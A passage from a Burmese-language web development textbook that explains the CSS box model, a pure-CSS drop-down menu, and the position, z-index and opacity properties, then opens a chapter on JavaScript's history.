Block Element တွက် width နဲ့ height အပြင် border, margin နဲ့ padding လည်းသတ်မှတ်လို့ရပါတယ်။ margin ဆိတ်ဘာ Element Border အပြင်မှာ နေရာလွှတ်ကို သတ်မှတ်တာဖြစ်ပြီး padding ကတော့ Element နဲ့ Element Content တို့ကြားက နေရာလွှတ်ကိုသတ်မှတ်တာပဲ ဖြစ်ပါတယ်။ ပုံ (၃-၁၁) မှာ ကြည့်ပါ။



ပုံ (၃-၁၁) CSS Box Model

Block တစ်ခုအတွက် Box Property တွေ အပြည့်အစုံသတ်မှတ်ထားတဲ့ ဥပမာဏ်ပြပါမယ်။

```
#content {
    width: 600px;
    height: 380px;
    border: 4px solid #519b7e;
    margin: 20px;
    padding: 10px;
    background: #ffd;
}
```

width နဲ့ height Property တွေအတွက် အထူးအထွေထပ်ပြောပိမလိုတော့ပါဘူး။ border Property မှာ တော့ အနည်းငယ် ထူးခြားပါတယ်။ Element တစ်ခုအတွက် Border သတ်မှတ်တဲ့အခါ (၃)မျိုး သတ်မှတ်ရလေ့ရှိပါတယ်။ border-size, border-style နဲ့ border-color တို့ပဲဖြစ်ပါတယ်။ ဒီသုံးမျိုး မပြည့်စုံရင် Border လည်း မပြည့်စုံပါဘူး။ ဒါကြောင့် Border Property တွက် သုံးကြောင်းခဲ့ပြီးမရေးကဲ ပါဘူး။ border ဆိုပြီး အတိကောက် တစ်ကြောင်းတည်း ပဲရေးကြလေ့ရှိပါတယ်။ Value နေရာမှာသာ Size, Style, Color သုံးမျိုးလုံး အစဉ်လိုက် တန်းစီ သတ်မှတ်ပေးပါတယ်။ Size နေရာမှာ နှစ်သက်တဲ့ Unit ကိုသုံးပြီး သတ်မှတ်လိုတဲ့ပမာဏကို ပေးနိုင်ပါတယ်။ Style

နေရာမှာတော့ (၃) မျိုး သုံးနိုင်ပါတယ်။ solid (____), dotted (.....) နဲ့ dashed (-----) တို့ပြစ်ပါတယ်။ ကျော်တဲ့ Style တွေ ရှိသေးပေမယ့် အတော်လေးအသုံးနည်းပါတယ်။ Color နေရာမှာလည်း နှစ်သက်ရာ အရောင်သတ်မှတ်ပေးနိုင်ပါတယ်။

Border အပြင်ဘက်ကနေရာလွှတ်ဖြစ်တဲ့ Margin သတ်မှတ်ဖို့အတွက် margin Property ကိုပဲသုံးရပါတယ်။ Block တစ်ခုမှာ Top, Right, Bottom, Left ဆိုပြီး မျက်နှာစာလေးဘက်ရှိလို margin: 20px; ဆိုတာ လေးဘက်စလုံး အတွက် 20px အကျယ် ရှိတဲ့နေရာလွှတ်ယူပါလိုသတ်မှတ်လိုက်တာပါပဲ။ တစ်ဘက်စီ သတ်မှတ်လိုရင် margin-top, margin-right, margin-bottom, margin-left ဆိုပြီး သုံးခြားသတ်မှတ်ပေးနိုင် ပါတယ်။ margin ကိုပဲ အတိုကောက်သဘောမျိုးသုံးပြီး လေးဘက်လုံးအတွက် Value တွေ တန်းစီပေးနိုင်ပါတယ်။

ဥပမာ - margin: 10px 20px 0 5px; ရဲ့ အဓိပါယ်က margin-top: 10px; margin-right: 20px; margin-bottom: 0; margin-left: 5px; နဲ့ အတူတူပဲ ဖြစ်ပါတယ်။ Value ကို Top, Right, Bottom, Left အစီ အစဉ်အတိုင်း သတ်မှတ် ပေးရတာဖြစ်ပါတယ်။ margin: 10px 20px; ဆိုပြီး Value မှာ နှစ်ခု ပေးပြီးတော့လည်း သတ်မှတ်နိုင်ပါတယ်။ အဓိပါယ်က Top/Bottom အတွက် 10px စီ နေရာလွှတ်ယူပြီး Left/Right အတွက် 20px စီနေရာလွှတ် ယူလိုက်ပါလို သတ်မှတ်တာဖြစ်ပါတယ်။

ထူးခြားချက်တစ်ခုရှိပါတယ်။ margin-left နဲ့ margin-right အတွက် Value ကို တန်ဖိုးတွေ မသတ်မှတ်ပဲ auto လို သတ်မှတ်နိုင်ပါတယ်။ ဒါဆိုရင် ဘယ်ဘက်ကနေရာလွှတ်နဲ့ ညာဘက်ကနေရာလွှတ် ညီအောင်အလိုလို ပုံးပြီးယူပေးသွားမှာဖြစ်လို Element က အလယ်တည့်တည့်ကို ရောက်ရှိသွားမှာဖြစ်ပါတယ်။ Layout အတွက် နူးနှာပေးခဲ့တုန်းက အသုံးပြု ခဲ့တဲ့ margin: 20px auto; ဆိုတာ margin Top/Bottom ကို 20px လို သတ်မှတ်ပြီး Left/Right ကို auto လို သတ်မှတ်လိုက်တာပဲဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒါနမှာနာ Layout ကို စမ်းသပ်ကြည့်ရင်အလယ်မှာဖော်ပြန်တာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ တန်ဖိုးတွေသတ်မှတ်တဲ့အခါ 0 ဆိုရင် နောက်ကယူနှစ်တွေက မထည့်ရင်လည်း ရပါတယ်။


Border နဲ့ Element Content ကြားကနေရာလွှတ်ဖြစ်တဲ့ padding ကြော်သတ်မှတ်ပဲဟာ Margin နဲ့ သဘောတရား အတူတူပဲဖြစ်ပါတယ်။ margin Property အစား padding Property သုံးလိုက်တာပဲ ကွာပါတယ်။ သူလည်းပဲ padding-top, padding-right, padding-bottom, padding-left ဆိုပြီး တစ်ဘက်စီခဲ့ပြီး သတ်မှတ်နိုင်သလို margin လိုပဲ Value လေးမျိုးလုံးတန်းစီပေးပြီး အတိုကောက်လည်းသတ်မှတ်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ margin အတွက်တန်ဖိုးတွေကို Minus Value တွေ လိုအပ်ရင် သတ်မှတ်ပေးလိုရပါတယ်။ ဥပမာ margin-top: -5px; ဒါပေမယ့် padding မှာတော့ Minus Value တွေ သတ်မှတ်ပေးလို မရပါဘူး။

CSS Box Model မှာ မှတ်သားစရာထူးခြားချက်တစ်ခုရှိပါတယ်။ အပေါ်မှာပေးခဲ့တဲ့ နမူနာကို နောက်တစ်ခါ ထပ်ဖော်ပြပေးလိုက်ပါတယ်။

```
#content {
    width: 600px;
    height: 380px;
    border: 4px solid #519b7e;
    margin: 20px;
    padding: 10px;
}
```

နမူနာမှာ Element အတွက် width: 600px; လို့ ကြော်သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် လက်ရှိ Document ပေါ်မှ 600px အကျယ်ရှိတဲ့ နေရာယူလိုက်ပါလိမ့်မယ်။ ဆက်လက်ပြီး border: 4px solid #519b7e; လို့ သတ်မှတ်ထားပါသေးတယ်။ Browser က Border အတွက်နေရာကို width: 600px ထဲကနှစ် မယူပါဘူး။ Document ပေါ်မှ ထပ်တိုးယူပါတယ်။ အလားတဲ့ margin: 20px; နဲ့ padding: 10px; အတွက်လည်း Document ပေါ်မှာပဲ တိုးခဲ့နေရာ ယူပါတယ်။ ဒါကြောင့် နမူနာမှာပေးထားတဲ့ Element ဟာ width: 600px; လို့ ပြောထားပေမယ့် အမှန်တစ်ကယ်နေရာ ယူမှာကတော့ 668px ဖြစ်ပါတယ် - 600 (width) + 8 (border left/right) + 40 (margin left/right) + 20 (padding left/right)။ အလားတဲ့ height: 380px လို့ပြောထားပေမယ့်အမှန်တစ်ကယ်နေရာယူမှာက 448px ဖြစ်ပါတယ် - 380 (height) + 8 (border left/right) + 40 (margin left/right) + 20 (padding left/right)။ ဒီအချက်ဟာ Layout တွေဖန်တီးတဲ့အခါ ထည့်သွင်းစဉ်းစားရမယ့်အချက်ဖြစ်ပါတယ်။ Element တစ်ခုရဲ့ နေရာယူမှုဟာ width နဲ့ height ဟာ ကြော်ထားတဲ့အတိုင်း အတိအကျရှိနေမှုမဟုတ်ပါဘူး။ border, margin, padding တို့အတွက် တိုးခဲ့ယူရတဲ့အတွက် အားလုံးကိုပေါင်းစပ်တွက်ချက်မှုသာ တစ်ကယ်နေရာယူထားတဲ့ ပမာဏကိုသိရမှာဖြစ်ပါတယ်။



ပုံ (၃-၃) Content Width vs. Actual Width

အခုဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Layout နဲ့ Box Property တွေကိုအသုံးပြုပြီး နောက်ထပ်စမ်းသပ်ကြည့်စရာ နှမူနာတစ်ခု ရေးပေးချင်ပါတယ်။ Website တွေမှာတွေ့နေရာ Drop Down Menu လေးတစ်ခုလောက်လုပ်ကြည့်ချင်ပါတယ်။

```
<!doctype html>
<html>
<head>
    <title>CSS Drop-Down Navigation</title>
    <style>
        .nav, .sub {
            font-family: Arial, Helvetica, sans-serif;
            list-style: none;
            margin: 0;
            padding: 0;
        }

        .nav li {
            background: #cb1212;
            height: 40px;
            line-height: 40px;
            text-align: center;
            width: 160px;
        }

        .nav li a {
            display: block;
            text-decoration: none;
            color: #fff;
        }

        .nav li a:hover {
            background: #f00;
        }

        .nav > li {
            border-right: 1px solid #f00;
            float: left;
        }

        .sub {
            display: none;
        }

        .nav > li:hover .sub {
            display: block;
        }

        .sub li {
            border-top: 1px solid #f00;
        }
    </style>
</head>
<body>
    <ul class="nav">
        <li><a href="#">Home</a></li>
        <li><a href="#">About</a></li>
```

```

<li><a href="#">Contact</a></li>
<li>
    <a href="#">Services &raquo;</a>
    <ul class="sub">
        <li><a href="#">Social Media</a></li>
        <li><a href="#">Web Development</a></li>
        <li><a href="#">SEO</a></li>
    </ul>
</li>
<li><a href="#">Products</a></li>
</ul>
</body>
</html>

```

နှစ်သက်ရာ File Name နဲ့ ကူးယူစမ်းသပ်ပြီးလေ့လာကြည့်ပါ။ ထူးမြားချက်တစ်ချို့ကို ရှင်းပြချင်ပါတယ်။ HTML Structure ကို လေ့လာကြည့်ပါ။ Element ကို Menu List အတွက်အသုံးပြုထားပါတယ်။ Element တစ်ခုအတွင်းမှာ နောက်ထပ် Element တစ်ခုကို Sub-Menu အနေဖြင့်ထည့်သွေးပါသေးတယ်။ Services နောက်က » ဆိုတာ HTML နဲ့ Right Arrow Symbol (») လေးတစ်ခု ထည့်လိုက်တာပါ။

CSS မှ .nav, .sub လို့ Select လုပ်ပြီး နှစ်ခုလုံးအတွက် list-style: none နဲ့ margin: 0; padding: 0; သတ်မှတ်ထားပါတယ်။ Bullet ဖြူတြတ်ပြီးနေရာလွတ်အပို့ယူထား တော့တွေအကုန် ဖြူတြတ်ပြုလိုက်တာပါ။ ဟာ Block Element ဖြစ်ပါတယ်။ ဒါကြောင့် ဘေးချင်းကပ်ဖော်ပြစ်ချင်တဲ့ တွေကို .sub > li လို့ Select လုပ်ပြီး float: left; လို့သတ်မှတ်ထားပါတယ်။ ဒီနေရာမှာ Child Selector သုံး ရတာက Direct Child ဖြစ်တဲ့ တွေကို သာ float လုပ်ချင်ပြီး နောက်တစ်ဆင့်ရှိနေတဲ့ <ul class="sub"> ထဲက တွေကို မလုပ်ချင်လို့ဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ .sub ကို display: none; လို့ အောက်နားမှာ သတ်မှတ်လိုက်ပါတယ်။ display Property ငဲ တွေ Inline/Block ပြောင်းယုံမက လုံးဝပြောက်ပြစ်စီး none ကို Value အနေနဲ့ ပေးနိုင်ပါတယ်။ display: none လို့ သတ်မှတ်ထား တဲ့အတွက် Sub Menu ဟာ ပျောက်နေမှာဖြစ်ပါတယ်။ နောက်တစ်ဆင့် ကျတော့မှ .nav > li:hover .sub မှာ display: block; လို့ ပြန်ပေးထားပါတယ်။ အဓိပါယ်က li ကို Mouse နဲ့ ထောက်လိုက်တော့မှသာ သူအတွင်းထဲက Sub Menu ကို ပြန်ဖော်ပြခိုင်းလိုက်တာပဲဖြစ်ပါတယ်။ ဒီနည်းနဲ့ JavaScript တွေတောင်မလို့ တော့ပဲ Drop-Down Menu တစ်ခုကိုရရှိသွားစေမှာပဲဖြစ်ပါတယ်။ ရလဒ်ကဒီလိုပုံစံ ဖြစ်မှာ ဖြစ်ပါတယ်။

Home	About	Contact	Services »	Products
			Social Media Web Development SEO	

3.14 – Position Properties

Element တွေကိုပြတဲ့အခါမှာ အခြေခံအားဖြင့် အပေါ်ကနေအောက် Document ထဲမှာ ထည့်သွင်းထားတဲ့ အစီအစဉ် အတိုင်း ဖော်ပြလေ့ရှိပါတယ်။ ဒါကို Regular Flow လို ခေါ်ပါတယ်။ Element တွေကို Regular Flow အတိုင်းမဟုတ်ပဲ ဖော်ပြေခေ လိုတဲ့ နေရာအတိအကျ သတ်မှတ်ပေးချင်ရင်လည်း CSS နဲ့ သတ်မှတ်ပေးလိုရှိပါတယ်။ position Property မှာ absolute လို သတ်မှတ်ပြီး ဖော်ပြစ်ချင်တဲ့ နေရာကို top/bottom, right/left Property တွေနဲ့ သတ်မှတ်ပေးရပါတယ်။

```
#box {
    position: absolute;
    top: 100px;
    left: 150px;
}
```

ဒီလိုသတ်မှတ်လိုက်မယ်ဆိုရင် တစ်ခြား Element တွေ ဘယ်နေရာမှာဘယ်လိုပဲရှိနေပါစေ၊ #box ကို Document Border ကနေ top: 100px; left: 150px; အကွာအဝေးမှာပဲအတိအကျဖော်ပြပေးမှာဖြစ်ပါတယ်။


HTML Element တွေရဲ့ Default Position Value ၏ static ဖြစ်ပါတယ်။ position Property နဲ့အတူ တွဲဖက်သုံးနိုင်တဲ့ နောက်ထပ် Value တစ်ခုကတော့ relative ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် position: absolute; သတ်မှတ်ထားတဲ့ Element တွေ ဖော်ပြရမယ့် နေရာကို Document Border ကနေသာ တွက်ချက် ဖော်ပြပါတယ်။ လိုအပ်လို Document Border ကနေတွက်ချက်မဖော်ပြပဲ၊ Parent Element ကနေ တွက်ချက်ဖော်ပြခေ လိုရင် Parent Element မှာ position: relative; လို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
[HTML]
<div id="out">
    <div id="in"> ... </div>
</div>

[CSS]
#out {
    position: relative;
}

#in {
    position: absolute;
    top: 100px;
    left: 100px;
}
```

ဖော်ပြထားတဲ့ နှုန္နာမှာ #in Element အတွက် top: 100px; left: 100px; အကွာအဝေးကို #out ရဲ Border ကနေ တွက်ချက်ပြီးဖော်ပြပေးမှာဖြစ်ပါတယ်။



ပုံ (၃-၄) Static vs. Relative Position

နောက်ထပ်အသုံးပြုနိုင်တဲ့ Position Value တစ်ခုကတော့ fixed ဖြစ်ပါတယ်။ fixed နဲ့ absolute က အခြေခံအားဖြင့် အတူတူပါပဲ။ ကွားချက်ကတော့ absolute Position က Element ကို Document နဲ့ Attach လုပ်ထားပြီး fixed Position က Screen View Point နဲ့ Attach လုပ်ထားခြင်း ပြုဖြစ်ပါတယ်။ background-attachment နဲ့ သဘော တရားတူပါတယ်။

ဒါ position Property ကို Layout တွေဖန်တီးတဲ့နေရာမှာတော့သုံးကြလေမရှိပါဘူး။ နေရာအသေ သတ်မှတ်တာဖြစ်လို့ Layout အတွက်ဆိုရင် သိပ် Flexible မဖြစ်တဲ့အတွက်ကြောင့်ဖြစ်ပါတယ်။ ဟိုနားဒီနား လိုအပ်သလောက်ပဲထည့်သွင်း အသုံးပြုကြပါတယ်။ position တစ်ကယ်အသုံးဝင်တာကတော့ JavaScript နဲ့ တွဲဖက်ပြီး User Interface Element တွေ တည်ဆောက်တဲ့နေရာမှာဖြစ်ပါတယ် (ဥပမာ - Popup Calendar, Modal Dialog, Tabbed Panel, etc...)။ နောက်အခန်းမှာ JavaScript လေ့လာတဲ့အခါ လက်တွေအသုံးပြုကြရမှာဖြစ်ပါတယ်။ User Interface Element တွေတည်ဆောက်တဲ့အခါအသုံးဝင်တဲ့ နောက်ထပ် Property နှစ်ခုကို ဖြည့်စွက်လေ့လာ ထားသင့်ပါသေးတယ်။

z-index Property ကို Element တွေ တစ်ခုနဲ့တစ်ခုထပ်ပြီး Overlap ဖြစ်တဲ့အခါ ဘယ် Element ကို အပေါကဖော်ပြရမလဲ သတ်မှတ်ဖို့အတွက် အသုံးပြုရပါတယ်။ တန်ဖို့မြင့်တဲ့သူကအပေါ်မျှမြှို့မျှဖြစ်ပါတယ်။

```
#box-one {
    position: absolute;
    top: 100px;
    left: 100px;
    width: 400px;
    height: 280px;
    background: #ff0;
    z-index: 2;
}
```

```
#box-two {
    position: absolute;
    top: 150px;
    left: 150px;
    width: 400px;
    height: 280px;
    background: #8a5;
    z-index: 1;
    opacity: 0.8;
}
```

နမူနာမှာ #box-one က z-index: 2 ဖြစ်ပြီး #box-two က z-index: 1 ဖြစ်တဲ့အတွက် တန်ဖိုးမြင့်တဲ့ #box-one ကို အပေါ်ကော်ပြုမှုပဲဖြစ်ပါတယ်။

opacity Property ကို Element တွေရဲ့ Transparency Level သတ်မှတ်ဖို့ အသံပြုနိုင်ပါတယ်။ အမြင့်ဆုံးတန်ဖိုး 1 သတ်မှတ်ထားရင် ပုံမှန်အတိုင်းဟောပြုမှုဖြစ်ပြီး၊ အနိမ့်ဆုံးတန်ဖိုး 0 သတ်မှတ်ထားရင်တော့ Element က မမြင်ရတော့ပဲ လုံးဝပျောက်ကွယ်နေမှုဖြစ်ပါတယ်။ 0 နဲ့ 1 ကြား သတ်မှတ်လိုတဲ့ Transparency Level ကို အသေမကိန်းနဲ့ သတ်မှတ်ပေးနိုင်ပါတယ်။

Conclusion

ဒီအခန်းမှာ ကျွန်တော်တို့လေ့လာနေတဲ့ CSS2.1 ဟာ ၂၀၀၄ ခုနှစ်ကတည်းက ထွက်ပေါ်လာခဲ့တဲ့ နည်းပညာတစ်စုံဖြစ်ပါတယ်။ သူမှာပါဝင်တဲ့လုပ်ဆောင်ချက်တွေဟာ ပြည့်စုံအသုံးဝင်သလို လိုအပ်ချက်တွေလည်း ရှိနေပါတယ်။ ဥပမာ Layout တွေဖန်တီးဖို့အတွက် ပေးထားတဲ့လုပ်ဆောင်ချက် မရှိတဲ့အတွက် float, clear စတဲ့လုပ်ဆောင်ချက်တွေကို အသုံးပြုပြီး လိုချင်တဲ့ Layout ရဲအောင် ကြံဖန်လပ်ကြရပါတယ်။

HTML5 နဲ့အတူ ပါဝင်လာတဲ့ CSS3 မှာတော့ ဖြည့်စွက်လုပ်ဆောင် ချက်ပေါင်းများစွာ ပါဝင်လာခဲ့ပြီဖြစ်ပါတယ်။ Layout တွေ ဖန်တီးဖို့အတွက်၊ Flex Box လိုလုပ်ဆောင်ချက်မျိုးတွေ ပါဝင်လာသလို၊ Box Model မှာရှိနေတဲ့ Margin, Padding, Border တို့ကြောင့် မျိုးဆရာတ်တဲ့ Width, Height ပြဿနာကို ဖြေရှင်းနိုင်ဖို့ Bordered Box လို လုပ်ဆောင်ချက်တွေလည်း ပါဝင်လာပါတယ်။ Mobile Devices တွေတွက်ပေါ်လာခြင်း နဲ့အတူ Website တစ်ခုကို အသုံးပြုမယ့် Device တွေရဲ့ Resolution နဲ့ Screen Size အမျိုးမျိုးရှိနေခိုင်တဲ့ပြဿနာကို ဖြေရှင်းနိုင်ဖို့အတွက် Media Query လို လုပ်ဆောင်ချက်တွေ ပါဝင်လာပါတယ်။ Gradient, Box Shadow စတဲ့ အခြေခံ Visual Effect တွေနဲ့ Animation လုပ်ဆောင်ချက်တွေလည်း ပါဝင်လာပါတယ်။ Font ကို Website နဲ့အတူ တစ်ခါတည်းတွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်း အားဖြင့် အသုံးပြုသူတဲ့မှာ Font ရှိမရှိ ပူးစရာမလိုတွေ့ပဲ အသုံးပြုလိုရာ Font ကို သုံးနိုင်စေတဲ့ Font Embed လို လုပ်ဆောင်ချက်မျိုးတွေနဲ့ အမြား အသုံးဝင်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေဖြစ်တဲ့ Border Image, Multiple Background, Background Image Size စတဲ့ လုပ်ဆောင်ချက်ပေါင်းများစွာ ပါဝင်လာခဲ့ပြီဖြစ်ပါတယ်။

အခန်း (၁၄) မှာ HTML5 အကြောင်းဖော်ပြတဲ့အခါ အသုံးဝင်တဲ့ အခြေခံ CSS3 လုပ်ဆောင်ချက်အချို့ကို တွဲဖက်ဖော်ပြသွားမှုပဲဖြစ်ပြီး၊ **အခန်း (၁၅)** မှာ Mobile Web အကြောင်းဖော်ပြတဲ့အခါ CSS3 Media Query အကြောင်းကို ထည့်သွင်းဖော်ပြပေးသွားမှုပဲဖြစ်ပါတယ်။ အခုခံရင် CSS3 သာမက၊ CSS4 နဲ့ CSS5 တို့ကိုပါ စတင်ဆောင်ရွက်နေကြပြီဖြစ်တဲ့အတွက် အဆက်မပြတ် တိုးတက်နေတဲ့ CSS နည်းပညာများကို စာဖတ်သူကိုယ်တိုင်လည်း အဆက်မပြတ် လိုက်လံလေ့လာသွားဖို့ လိုအပ်မှုပဲဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၄) JavaScript

It's All about DOM Though

JavaScript Programming Language ကို Mozilla Corporation ရဲ့ လက်ရှိ CTO ဖြစ်တဲ့ Brendan Eich က Netscape Navigator အတွက် ၁၉၉၅ ခုနှစ်မှာ ဖန်တီးတိတွင်ခဲ့တာပါ။ အဓိကအားဖြင့် Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Client-side Script Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် JavaScript ကို Desktop Widgets တွေ၊ Mobile Application တွေ ဖန်တီးလိုလည်း အသုံးပြုခြင်ပါသေးတယ်။ အခုနောက်ပိုင်းမှာတော့ Server-Side Script အဖြစ်ပါ အသုံးချလာကြပြီဖြစ်ပါတယ်။

အမည်မှာ Java ဆိုတဲ့ဝေါဟာရ ပါဝင်နေပေမယ့် လက်တွေမှာ Java နဲ့ JavaScript တို့ ဆက်စပ်ခြင်းမရှိပါဘူး။ Language သဘာဝမတူသလို အသုံးချန်ယ်ပယ်တွေမတူကြပါဘူး။ Java ရော JavaSript ကပါ C/C++ ရေးထုံး တွေကို နူးနာယူထားတဲ့ အတွက် တစ်ချို့ နေရာတွေမှာ Java နဲ့ JavaScript တို့ရဲ့ ရေးထုံးပုံစံ ဆင်တာလောက်သာရှိပါတယ်။ Language သဘာဝအရ ဆိုရင် JavaScript က Java နဲ့သိမတူပဲ Scheme, Lisp, Self အစရိတဲ့ Language တွေနဲ့ပိုမိုနဲ့စပ်တူညီပါတယ်။ JavaScript ရဲမှုလပေထမအမည်က Mocha လိုပေါ်ပါတယ်။ နောက်တော့ LiveScript လို့ ပြောင်းခဲ့ပါတယ်။ နောက်ဆုံးအမှန်တစ်ကယ် ကြော်တော့မှု JavaScript ဆိုတဲ့အမည် ဖြစ်သွားတာပါ။

JavaScript ကိုတိတွင်ခဲ့တဲ့ ၁၉၉၅ ခုနှစ်မှာ Java Programming Language က အရမ်းရောပန်းစားနေချိန် ဖြစ်ပါတယ်။ Netscape က သူတို့ရဲ့ Language သစ်ကို Promote လုပ်ဖို့အတွက် နာမည်သိပ်ကြီးနေတဲ့ Java ရဲ့ အမည်ကို အသုံးချပြီး JavaScript လိုပေါ်ခဲ့ခြင်း ဖြစ်တယ်လို့ တစ်ချို့ကဆိုကြပါတယ်။ Java ဆိုတဲ့ အမည်ကိုအသုံးပြုခွင့်ရတဲ့ အပြန် အလုန်အနေနဲ့ Netscape Navigator Browser မှာ Java ကို Build-in ထည့်သွင်းပေးဖို့သဘောတူခဲ့တယ်လို့လည်း ဆိုကြပြန်ပါတယ်။ ဒါပေမယ့် ဒါတွေကလုပ်ငန်းအချင်းချင်း သဘောတူညီချက်တွေဖြစ်လို့ အပြင်လူ ဖြစ်တဲ့ကျွန်တော်တို့ အနေန်အတိအကျမသိရနိုင်ပါဘူး။ လုံရှင်းကတော့ Java နဲ့ JavaScript ဟာ Man နဲ့ Mango လိုပဲ အမည်ဆင်တူတာကလွှဲပြီး လက်တွေ့မှာသာမှ မသက်ဆိုင်ဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။

JavaScript စတင်ပေါ်ပေါက်လာပြီးမကြာခင်မှာ အလျှင်အမြန်တိုးတက်လာတဲ့အတွက် Microsoft ကလည်း ၁၉၉၆ မှာ ကြော်တဲ့ Internet Explorer 3 မှာ JavaScript ကို ထည့်သွင်းပေးလာခဲ့ပါတယ်။ ၁၉၉၆ ခုနှစ် နိုဝင်ဘာမှာ JavaScript ကို Industrial Standard အဖြစ်သတ်မှတ်ပေးဖို့ ECMA International ကိုတင်ပြခဲ့ပါတယ်။ ဒါကြောင့် နောက်ပိုင်းမှာ ECMA Script ဆိုတဲ့အမည်နဲ့ Industrial Standard တစ်ခု ဖြစ်လာခဲ့ပါတယ်။

အစပိုင်းမှာ JavaScript ဆိုတာ Web Browser ထဲမှာပဲ အလုပ်လုပ်တဲ့ Script Language သက်သက်သာ ဖြစ်ခဲ့

ပေမယ့်၊ ၂၀၀၀ ပြည့်နှစ်နောက်ပိုင်း တွင်ကျယ်လာတဲ့ Ajax နည်းပညာကြောင့် အတော်လေးအရေးပါတဲ့ Language တစ်ခု ဖြစ်လာခဲ့ပါတယ်။ Ajax ဆိုတာအမှန်တော့ JavaScript အခြေပြု နည်းစနစ်တစ်မျိုးပါဖြစ်ပါတယ်။ Ajax အကြောင်းကို အခန်း (၁၁) **Ajax with jQuery** မှာဆက်လက်ဖော်ပြုမှာပါ။ ဒီနည်းပညာကြောင့် Web ဆိုတာ Document တွေချိတ်ဆက်ယူသက်သက်မဟုတ်တော့ပဲ အသုံးချ Application Platform တစ်ခုအဖြစ် ပိုပိုပိုပိုပို ရောက်ရှိလာခဲ့ပြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။ ဒါအပြင် နောက်ပိုင်းမှာ NodeJS လို့ Server-side JavaScript နည်းပညာ ထွက်ပေါ်လာပြီး HTML5 နဲ့အတူ Application Development အတွက်လိုအပ်တဲ့အခြေခံလုပ်ဆောင်ချက်ပေါင်းများစွာဟာ JavaScript API များအဖြစ် ပါဝင်လာခြင်းနဲ့အတူ JavaScript ရဲ့အခန်းကဏ္ဍဟာလည်း ခေတ်သစ် Software Development ရဲ့ အဓိကနည်းပညာအဖြစ်ကို ရောက်ရှိလာခဲ့ပြုဖြစ်ပါတယ်။ HTML5 အကြောင်းကို အခန်း (၁၃) မှာ ဆက်လက်ဖော်ပြုပေးပါမယ်။ NodeJS အကြောင်းကိုတော့ ကျွန်ုတ်တော်ရဲ့ 